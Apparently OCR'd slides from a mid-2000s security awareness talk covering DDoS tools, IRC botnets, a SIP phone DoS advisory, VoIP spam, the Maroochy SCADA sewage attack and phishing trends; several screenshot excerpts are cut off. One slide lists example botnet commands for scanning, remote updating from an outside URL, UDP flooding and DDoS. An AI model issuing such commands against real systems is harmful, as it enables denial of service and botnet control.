
File Name:	**4to6.tar.gz**
Description:	4to6ddos is a distributed denial of service against ipv6 that works without installing ipv6 support. It shoots ipv6 encapsulated in ipv4 packets directly to the ipv4-to-ipv6 tunnels.
Author:	Cyrax
Homepage:	http://www.pkcrew.org
File Size:	4089
Last Modified:	Dec 3 03:13:57 2000
MD5 Checksum:	347b6d04412d64d23635013879bdae36

File Name:	**blitznet.tgz**
Description:	Blitznet launches a distributed syn flood attack with spoofed source IP, without logging.
Author:	Phreeon
File Size:	8055
Last Modified:	Dec 9 21:33:31 1999
MD5 Checksum:	c58067ac29321e40ba72d357c136f798

Major goal: Masquerade the tool so it look like a valid file

Some known tools:

- **Sdbot**
- **Gtbot (global threat Bot – Mirc)**
- **Eggdrop – oldest (1993)**
- **Attackbot**
- **Evilbot (backdoor IRC trojan)**
- **Litmusbot**
- **Rbot**



Current Poll Results

What is your favourite irc bot?

eggdrop1.1.5	14.92% (67)
eggdrop1.3.*	2.23% (10)
eggdrop1.4.*	1.56% (7)
eggdrop1.5.*	1.34% (6)
eggdrop1.6.*	43.43% (195)
energymech	4.23% (19)
Windrop	23.83% (107)
Addblood	2.90% (13)
Radbot	3.34% (15)
infobot	1.34% (6)
3xbot	0.89% (4)
mircbot	17.37% (78)

Total Votes: 449

Botcentral.org poll


Bot command syntax

- !scan 128.135.75.* 31337
  - Scans entire /24 for possible infection
- !update http://botnet.update.us
  - Tells all bots on the channel to get the latest update
- !pfast 50000 128.1.1.1 53
  - UPD port flooder
- !packet 128.1.1.1 300000
  - DDOS via ping.exe

BBC Hacking Video

Thanks to
CoCSoft Stream
Down

SIP phone



Rootsecure.net | Grandstream BudgeTone-100 series VOIP SIP Phone multiple DOS vulnerabilities - Microso
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address

http://www.rootsecure.net/?p=reports/grandstream_budgetone_vulnerabilities

Rootsecure.net

The Security News Site For Systems Administrators & Hackers

Sunday, 10th April 2005 @ 08:47:13 GMT

Rootsecure Homepage
About RootSecure
Lite Edition
User Area
Short News
Audio News
Daily Newsletter
Site News Archives
Sources News Archive
SecNews RSS Feeds
SecNews Console
Links:
Videos
Security
Hacking
Wireless
Downloads:
Other
Perl Scripts
Audio Clips
Win32 Tools
Media Archive
PDF Documents
Reports
Hacker Gear
Win' Error Pic's
ASCII Generator
Your IP Address
RootSecure:
Contact
Search
Publicity

Reports | Grandstream BudgeTone-100 series VOIP SIP Phone multiple DOS vulnerabilities {23rd Mar 2004}

Known to be affected: Two Grandstream BudgeTone 102 phones running firmware version 1.0.4.17 (latest).

Vendor has verified issue 2, only (software versions affected were not stated), and is currently working on a fix (02/02/04).

The Grandstream BudgeTone-100 series are voice over internet protocol telephones supporting the widely used SIP standard, at an "ultra-affordable price".


Two separate vulnerabilities have been identified which require the phone is power cycled to resume normal operation.

- Issue 1 - Sending of an incomplete SIP request on port 5060 causes the phone to make "electronic" noises and the screen display to become corrupt before locking up.
- Issue 2 - Connecting to port 80 over UDP causes the phone to lockup in its current state.

Perl 'proof of concept' code is available.

Phones tested were running:
Program--1.0.4.17
Bootloader--1.0.0.11
HTML--1.0.0.19

Skype – the new frontier


Skype Security Advisories - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.skype.com/security/advisories.html
skype
Windows Mac OS X Linux Pocket PC
Download Skype now. It's free.
103,970,507 downloads
Hello. Care to sign in to your Skype account?
Home Download Products Community Store Company Help International
Security Index
Advisories

Skype Security Advisories


SSA-2005-01 (Apr 20): Skype API Access Grant Revocation Failure HTML / TXT

SSA-2004-02 (Nov 17): Callto Handling Buffer Overflow HTML / TXT

SSA-2004-01 (Jun 15): Callto Handling Range Check Error HTML / TXT

What is SPIT & SPIM?

- Spam over Internet Telephony
- Spam over Instant Messenger (SMS)
- Current spam economics – its cheap to send
  - Only need 50 out of 1,000,000 to respond
  - $500 per million emails sent
- Qovia has designed a system to send 1000 VOIP spams per minute
- Are you ready to get 200 spam SMSs per day?



ZDNet Where Technology Means Business

Net ph
for 'Vo

By Ben Charr
Published on

▪VoIP and IP
▪Sbc Commu
Inc

If you're sick
prerecorded

Some compu
such a day m
services, whi
conveniences

That could be
telemarketing is already so bad it can't possibly get any worse.

Small Business Computing.com™

Create forms
errors. Dowr

News & T

Don't SPIT

By Susan Ku
August 24, 2

Internet Tele
benefits of tu
some expert
all the issues

According to
against VoIP
over Interne

NewScientist.com

17 April 2005

BREAKING NEWS

The World's No.1 Science & Technolog

LATEST HEADLINES

- Sports events leave a giant 'ecological footprint'
- Future spacecraft to carry 'black boxes'
- Play fighters do not win in later life
- 'Minority Report' interface created for US military
- Distant planetoid Sedna gives up more secrets
- Paralysed dogs regain

Move over spam, make way for "spit"


17:18 24 September 2004
NewScientist.com news service
Celeste Biever

A new plague of unwanted messages threatens internet users, according to a US company. Spam and spim - spam by instant messenger - are about to be joined by "spit" - spam over internet telephony. Qovia, based in Frederick, Maryland, have recently filed two patent applications for technology to thwart spit.

seguridad en cómputo

Stenography


Guess what is hidden in the next 10 seconds and win a BBQ apron…



Change brightness to 13% and contrast to 94%

SCADA

- Supervisory Control and Data Acquisition
- SCADA is used to control chemical plant processes, oil and gas pipelines, electrical generation and transmission equipment, manufacturing facilities, water purification and distribution infrastructure, etc.
- In 2000, in Maroochy Shire, Queensland, Vitek Boden released millions of liters of untreated sewage using a wireless laptop, apparently taking revenge against former employers. He was arrested, convicted and jailed



The Register » Software »

Hacker jailed for revenge sewage attacks

By Tony Smith
Published Wednesday 31st October 2001 15:55 GMT

An Australian man was today sent to prison for two years after he was found guilty of hacking into the Maroochy Shire, Queensland computerised waste management system and caused millions of litres of raw sewage to spill out into local parks, rivers and even the grounds of a Hyatt Regency hotel.

"Marine life died, the creek water turned black and the stench was unbearable for residents," said Janelle Bryant of the Australian Environmental Protection Agency.

The Maroochydore District Court heard that 49-year-old Vitek Boden had conducted a series of electronic attacks on the Maroochy Shire sewage control system after a job application he had made was rejected by the area's Council. At the time he was employed by the company that had installed the system.

Boden made at least 46 attempts to take control of the sewage system during March and April 2000. On 23 April, the date of Boden's last hacking attempt, police who pulled over his car found radio and computer equipment.

Later investigations found Boden's laptop had been used at the time of the attacks and his hard drive contained software for accessing and controlling the sewage management system. ®

New Phishing Tr

- **Pharming**
  - DNS redirection, D
  - No need to click!
- **Google Phishing**
  - Use search engines counterfeit sites
- **Blog Phishing**
  - Attract surfers to blogs which contain hostile code
  - 210 active as of April 12 according to Websense

PCWorld.com - Pharmin

Address http://www.pc

TECHNOLOGY ADVICE YOU CAN

PC WORL

INFO CENTERS

RELATED ARTICLES

FyMusique Author Hacks Apple's ITunes Fix

DVD Jon Breaks ITunes Security--Again

